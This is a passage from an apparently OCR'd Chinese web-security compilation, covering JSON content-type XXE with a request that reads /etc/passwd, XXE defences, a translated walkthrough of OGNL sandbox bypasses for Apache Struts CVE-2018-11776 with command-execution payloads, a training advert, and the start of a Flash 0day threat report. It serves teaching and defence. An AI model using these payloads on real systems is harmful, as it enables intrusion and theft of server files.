    }
}
```

我希望它能读取我 D 盘下面的 1.txt 文件

运行后成功读取

如图所示：



当然，WXPayXmlUtil.java 中有这个 sdk 的配置项，能直接决定实验的效果，当然后期的修复也是针对这里面进行修复的


```
http://apache.org/xml/features/disallow-doctype-decl true
http://apache.org/xml/features/nonvalidating/load-external-dtd false
http://xml.org/sax/features/external-general-entities false
http://xml.org/sax/features/external-parameter-entities false
```

整个源码我打包好了已经上传到我的百度云，有兴趣的童鞋可以运行一下感受：

链接：https://pan.baidu.com/s/1YbCO2cZpzZS1mWd7Mes4Qw 提取码：xq1b

上面说过 java 中有一个 netdoc:/ 协议能代替 file:/// , 我现在来演示一下：

如图所示：



18.5.3 实例三：JSON content-type XXE

正如我们所知道的，很多 web 和移动应用都基于客户端-服务器交互模式的 web 通信服务。不管是 SOAP 还是 RESTful，一般对于 web 服务来说，最常见的数据格式都是 XML 和 JSON。尽管 web 服务可能在编程时只使用其中一种格式，但服务器却可以接受开发人员并没有预料到的其他数据格式，这就有可能会导致 JSON 节点受到 XXE（XML 外部实体）攻击

原始请求和响应：

HTTP Request:

```
POST /netspi HTTP/1.1
Host: someserver.netspi.com
Accept: application/json
Content-Type: application/json
Content-Length: 38

{"search":"name","value":"netspitest"}
```

HTTP Response:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 43

{"error": "no results for name netspitest"}
```

现在我们尝试将 Content-Type 修改为 application/xml

进一步请求和响应：

HTTP Request:

```
POST /netspi HTTP/1.1
Host: someserver.netspi.com
Accept: application/json
Content-Type: application/xml
Content-Length: 38

{"search":"name","value":"netspitest"}
```

HTTP Response:

```
HTTP/1.1 500 Internal Server Error
Content-Type: application/json
Content-Length: 127

{"errors":{"errorMessage":"org.xml.sax.SAXParseException: XML document structures must start ar
```

可以发现服务器端是能处理 xml 数据的，于是我们就可以利用这个来进行攻击

最终的请求和响应：

HTTP Request:

```
POST /netspi HTTP/1.1
Host: someserver.netspi.com
Accept: application/json
Content-Type: application/xml
Content-Length: 288

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE netspi [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
```

```
<root>
<search>name</search>
<value>&xxe;</value>
</root>
```

HTTP Response:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 2467

{"error": "no results for name root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync....
```

18.6 六、XXE 如何防御

18.6.1 方案一：使用语言中推荐的禁用外部实体的方法

PHP：

```
libxml_disable_entity_loader(true);
```

JAVA:

```
DocumentBuilderFactory dbf =DocumentBuilderFactory.newInstance();
dbf.setExpandEntityReferences(false);

.setFeature("http://apache.org/xml/features/disallow-doctype-decl",true);

.setFeature("http://xml.org/sax/features/external-general-entities",false)

.setFeature("http://xml.org/sax/features/external-parameter-entities",false);
```

Python：

```
from lxml import etree

xmlData = etree.parse(xmlSource,etree.XMLParser(resolve_entities=False))
```

18.6.2 方案二：手动黑名单过滤 (不推荐)

过滤关键词：

<!DOCTYPE、<!ENTITY SYSTEM、PUBLIC

18.7 七、总结

对 XXE 漏洞做了一个重新的认识，对其中一些细节问题做了对应的实战测试，重点在于 netdoc 的利用和 jar 协议的利用，这个 jar 协议的使用很神奇，网上的资料也比较少，我测试也花了很长的时间，希望有真实的案例能出现，利用方式还需要各位大师傅们的努力挖掘。

你的知识面，决定着你的攻击面。

18.8 参考：

https://depthsecurity.com/blog/exploitation-xml-external-entity-xxe-injection http://www.freebuf.com/column/156863.html http://www.freebuf.com/vuls/154415.html https://xz.aliyun.com/t/2426 http://www.freebuf.com/articles/web/177979.html http://www.freebuf.com/articles/web/126788.html https://www.anquanke.com/post/id/86075 http://blog.nsfocus.net/xml-dtd-xxe/ http://www.freebuf.com/vuls/176837.html https://xz.aliyun.com/t/2448 http://www.freebuf.com/articles/web/97833.html https://xz.aliyun.com/t/2249 https://www.secpulse.com/archives/6256.html https://blog.netspi.com/playing-content-type-xxe-json-endpoints/ https://xz.aliyun.com/t/122 https://shiftordie.de/blog/2017/02/18/smtp-over-xxe/ https://blog.csdn.net/u012991692/article/details/80866826 https://web-in-security.blogspot.com/2016/03/xxe-cheat-sheet.html

作为武器的 CVE-2018-11776：绕过 Apache Struts 2.5.1

译者：niexinming

原文：https://xz.aliyun.com/t/3395

这篇文章我将介绍如何去构建 CVE-2018-11776 的利用链。首先我将介绍各种缓解措施，这些措施是 Struts 安全团队为了限制 OGNL 的能力而设置的，并且我也会介绍绕过这些措施的技术。我将重点介绍SecurityMemberAccess 类的一般改进，这个类就像一个安全管理系统，它决定 OGNL 能做什么，也会限制 OGNL 的执行环境。我将忽略很多特殊组件的特殊的措施，例如 ParametersInterceptor 类中改进了白名单机制。

19.1 在 Struts 中利用 OGNL 的简短历史

在介绍 CVE-2018-11776 之前，我先说明一些背景并且介绍一些概念以帮助理解 OGNL 利用过程。我将利用 TextArea 中的 double evaluation bug说明利用过程，因为 TextArea 可以更方便的显示 OGNL（可能这是一种特性）。首先我来介绍一些 OGNL 的基本概念。

19.1.1 OGNL 执行环境

在 Struts 的中，OGNL 可以使用 # 符号访问全局对象。这个文档 主要介绍那些可以被访问的对象。那里会有一个对象列表，其中有两个对象对于构建 exp 非常关键。首先是 _memberAccess，这个对象在 SecurityMemberAccess 对象中被用来控制 OGNL 行为，并且另一些是 context，这些 context map 可用访问更多的其他的对象。这对于漏洞的利用非常有用。你可以通过 _memberAccess 非常容易的修改 SecurityMemberAccess 的安全设置。比如，许多容易的利用开始于：

```
#_memberAccess['allowStaticMethodAccess']=true
```

通过 _memberAccess 修改完设置后，就可以执行下面代码

```
@java.lang.Runtime@getRuntime().exec('xcalc')
```

弹出了计算器

19.1.2 SecurityMemberAccess

上面那一节已经解释过，Struts 通过 _memberAccess 去控制 OGNL 所能执行的东西。最初，使用一个 Boolean 变量（allowPrivateAccess, allowProtectedAccess, allowPackageProtectedAccess and allowStaticMethodAccess) 去控制 OGNL 所能访问的方法和 Java 类成员对象。默认情况下，所有的设置都是 false。在最近的版本中，有三个黑名单（excludedClasses, excludedPackageNames 和 excludedPackageNamePatterns）被用来禁用一些特殊的类和包。

19.1.3 没有静态函数，但是允许使用构造函数 (在 2.3.20 之前)

但是默认情况下，_memberAccess 被配置用来阻止访问静态，私有和保护函数。可是，在 2.3.14.1 之前，它可以更容易通过 #_memberAccess 绕过并且改变这些设置。许多 exp 就是用到了这一点，比如：

```
(#_memberAccess['allowStaticMethodAccess']=true).(@java.lang.Runtime@getRuntime().exec('xcalc'
```

在 2.3.14.1 和更新的版本，allowStaticMethodAccess 已经没有用了并且已经没法再修改了。可是，依然可以通过 _memberAccess 使用类的构造函数并且访问公共函数，实际上没有必要改变 _memberAccess 中的任何设置来执行任意代码

```
(#p=new java.lang.ProcessBuilder('xcalc')).(#p.start())
```


这个方法一直到 2.3.20 这个版本为止

19.1.4 没有静态方法，没有构造函数，但是允许直接访问类（2.3.20-2.3.29 ）

在 2.3.20, 在一些类中引入了黑名单 excludedClasses, excludedPackageNames 和 excludedPackageNamePatterns。另外一些重要的改变是阻止了所有构造函数的调用。这就不能用 ProcessBuilder 这个 payload。从这一点来看，静态函数和构造函数都没有权限去调用了，这对于 OGNL 有相当强的限制。可是，_memberAccess 仍然可以访问而且还可以做更多的东西。还有静态对象 DefaultMemberAccess 可以访问。默认情况下，在 SecurityMemberAccess 类中的 DefaultMemberAccess 也是很脆弱的版本，它可以访问静态函数和构造函数。所以，很简单，直接用 DefaultMemberAccess 替换 _memberAccess 的值

```
(#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(@java.lang.Runtime@getRuntime().exec
```

这种方法一直到 2.3.29 之前都可以用，并且这种技巧依然是最近 exp 中常常使用到的





19.1.5 有限的类访问和 _memberAccess 都被禁止了（2.3.30/2.5.2+）

最后，_memberAccess 没有用了，所以上面说到的一些小技巧也没有用了。更重要的是，ognl 类，MemberAccess 和 ognl.DefaultMemberAccess 也被加入了黑名单，怎样去绕过他们呢？让我们看看 S2-045 的 payload

```
(#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container
```

注意到的第一件事是,这个 exp 没有试图访问 _memberAccess。代替它的是,它试图获得 OgnlUtil的实例,并且清理了所有的黑名单。所有它是怎么工作的?这个 exp 首先从 context map 中获得一个 Container ,







这个 map 中包含下面的 keys：

在 OGNL 执行环境中 com.opensymphony.xwork2.ActionContext.container 这个 keys 给我一个 Container


实例。




这个实例方法试图创建一个 OgnlUtil 实例, 但是因为它是一个单例模式。它返回一个存在的全局对象实例。



看看在全局对象 OgnlUtil 中excludedClasses 是怎么被关联到 _memberAccess 对象的, 让我们看看 _memberAccess 怎样被初始化的。当请求到来的时候，一个 ActionContext 对象被 createActionContext 方法创建。



最后，OgnlValueStack 的 setOgnlUtil 函数被调用，以用来初始化 OgnlValueStack 的 securityMemberAccess，这样就获得 OgnlUtil 的全局实例



我们从下面的图看到，securityMemberAccess（在最后一行）和 _memberAccess（第一行）是一样的。

_memberAccess	SecurityMemberAccess (id=6771)
_root	CompoundRoot (id=6782)
_rootEvaluation	null
_traceEvaluations	false
_typeConverter	OgnlTypeConverterWrapper (id=680
_typeStack	ArrayList<E> (id=6803)
_values	HashMap<K,V> (id=6804)
converter	XWorkConverter (id=6757)
defaultType	null
devMode	false
logMissingProperties	false
ognlUtil	OgnlUtil (id=6142)
overrides	null
root	CompoundRoot (id=6782)
securityMemberAccess	SecurityMemberAccess (id=6771)

这就意味着全局 OgnlUtil 实例都共享相同的 SET：excludedClasses, excludedPackageNames 和 excludedPackageNamePatterns 作为 _memberAccess，所以清除这些之后也会清除与 _memberAccess 相匹配的 SET。在那之后，OGNL 就可以自由的访问 DEFAULT_MEMBER_ACCESS 对象并且 OgnlContext 的 setMemberAccess代替了 _memberAccess 和 DEFAULT_MEMBER_ACCESS，这样就可以执行任意代码了

19.2 绕过 2.5.16

我将解释怎样绕过 2.5.16 中的限制和 CVE-2018-11776。让我们看看官方披露漏洞两天之后公开的一个 exp。这是一个不同的版本，但他们大致是这样的：

```
${(#_memberAccess['allowStaticMethodAccess']=true).(#cmd='xcalc').(#iswin=(@java.lang.System@g
```

看过上一节的读者应该能够发现至少两个原因，为什么这个 exp 不能工作在 2.5.16，并且确定这个 exp 在哪个版本中不能用（小提示：2.5.x 的一个版本），这个实际上是一个好消息，让人们有足够的时间升级自己的服务器并且也希望能防止大规模的攻击发生。

现在让我们构建一个实际可行的 exp

我们已经了解了 OGNL 的缓解措施，自然是利用最新的那个漏洞，就像下面那样：

```
(#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container
```

但是在 2.5.16 这个版本中却不能成功，原因是厂商添加了很多其他的限制。首先，在 2.5.13 中 context 被移除，还有 excludedClasses 也是一样。在 2.5.10 之后，黑名单变成了immutable


解释一下,在 2.5.13 这个版之后,context 这个全局变量就不能再使用了,所以第一步是寻找 context 的替代方案。让我们看看有哪些是可用的 (https://cwiki.apache.org/confluence/display/WW/OGNL

)。我会按照字母表的顺一个个去尝试,让我们看看 attr。

在 struts 的值中，valueStack 脱颖而出，OgnlValueStack 是它的类型。如果我想回到 OGNL 使用 context map，那么 OgnlValueStack 这个类型似乎是一个很好的候选者。的确，有一些方法可用调用 getContext ，结果它确实按照我们的想法给了我们一个 context map，所以我们修改前面的 exp：


```
(#context=#attr['struts.valueStack'].context).(#container=#context['com.opensymphony.xwork2.Ac
```

但，这个 exp 还是不能运行，因为 excludedClasses 和 excludedPackageNames 是不可改变的：




不幸的是，黑名单不是一成不变的，因为你可以通过 setters 改变。

```
(#context=#attr['struts.valueStack'].context).(#container=#context['com.opensymphony.xwork2.Ac
```



可是,这个 exp 还是不行,因为 ognlUtil 中 excludedClasses 这个 set 被清除了。但是 _memberAccess 中没有被清除



这是因为当在 ognlUtil 中设置 excludedClasses，它会分配 excludedClasses 到一个空的集合而不是通过 _memberAccess 和 ognlUtil 去修改集合的引用。所以这个改变仅仅影响了 ognlUtil，而没有影响 _memberAccess。这样,我们现在重新发送我们的 payload：

这是怎么回事？记住，_memberAccess 是一个短暂的对象，当每个请求到来的时候 ActionContext 会创建这个对象。每次新的 ActionContext 会被createActionContext方法创建，setOgnlUtil方法被调用，目的是用 excludedClasses, excludedPackageNames 去创建 _memberAccess。黑名单来自全局的 ognlUtil。所以，通过重新发送请求，新创建的 _memberAccess 将清空其黑名单中类和包，这样就允许我们执行我们的代码。整理这些 payload，我最后得到两个 payloads，第一个是清空 excludedClasses 和 excludedPackageNames 的黑名单。

赛宁网安

白帽学院 WHITE HAT COLLEGE

CISP-PTE
渗透测试工程师
魔鬼训练营

获得证书

通过考试，可以获得由中国信息安全测评中心颁发的国家级技术能力证书。

证明能力

通过考试获得了证书，也是向自己及除己之外的人证明了自己的渗透测试技术能力。

跨业资格

网络安全是一个学科复杂、知识繁多的一个行业，专业要求高的岗位更是要求各方面都精通的人才。对于对网络安全有兴趣的人员，想要转行的人员来说，获得CISP-PTE证书就至关重要了。

个人优势

由于CISP-PTE是针对岗位的技能水平证书，表明了通过考试的学员拥有在职场中直接上岗独当一面工作的能力。因此在求职时有自己的优势。

学习能力

人力资源专家和猎头们普遍认为，证书的取得的目标在于要不断充实自己。在这个知识更新越来越快的终身学习时代，可以向企业表明自己具有学习能力，而且有意识地在不断充实自己。

增加薪资

由于CISP-PTE考试形式主要以实操为主，充分考核了考生的在企业安全中遇到的网络安全问题，因此证书含金量颇高，是薪资谈判时的重要砝码。

魔鬼训练营
14800元/人

周末班
13800元/人

南京、北京均有培训点、考点
学生减免考试费2000元!

联系人：李老师 15195885971
邮箱：liyf@cyberpeace.cn

V 高级威胁

网络安全同时也包含有国家安全，而 2018 年更是如此。各种 APT 组织与黑客团体层出不穷，不断对企业和普通民众造成威胁，成为互联网下难以抹除的深邃黑影。面对高级威胁，企业并非毫无还手之力，攻击溯源同样能成为安全防护的有力手段。


Flash 0day + Hacking Team 远控：利用最新 Flash 0da

作者：360 威胁情报中心

原文：https://ti.360.net/blog/articles/flash-0day-hacking-team-rat-activities-of-exploiting-latest-flash-0day-vulnerability-and-correlation-analysis/

20.1 背景

360 威胁情报中心在 2018 年 11 月 29 日捕获到两例使用 Flash 0day 漏洞配合微软 Office Word 文档发起的 APT 攻击案例，攻击目标疑似乌克兰。这是 360 威胁情报中心本年度第二次发现在野 0day 漏洞攻击。攻击者将包含 Flash 0day 漏洞的 Word 诱饵文档发送给目标，一旦用户打开该 Word 文档便会触发漏洞并执行后续的木马程序，从而导致电脑被控制。360 威胁情报中心在确认漏洞以后第一时间通知了厂商 Adobe，Adobe 在今日发布的安全通告中致谢了 360 威胁情报中心。



Acknowledgments

Adobe would like to thank the following individuals and organizations for reporting the relevant issues and for working with Adobe to help protect our customers:

- Chenming Xu and Ed Miles of Gigamon ATR (CVE-2018-15982)
- Yang Kang (@dnpushmen) and Jinquan (@jq0904) of Qihoo 360 Core Security (@360CoreSec) (CVE-2018-15982)
- He Zhiqiu, Qu Yifan, Bai Haowen, Zeng Haitao and Gu Liang of 360 Threat Intelligence of 360 Enterprise Security Group (CVE-2018-15982)
- b2ahex (CVE-2018-15982)
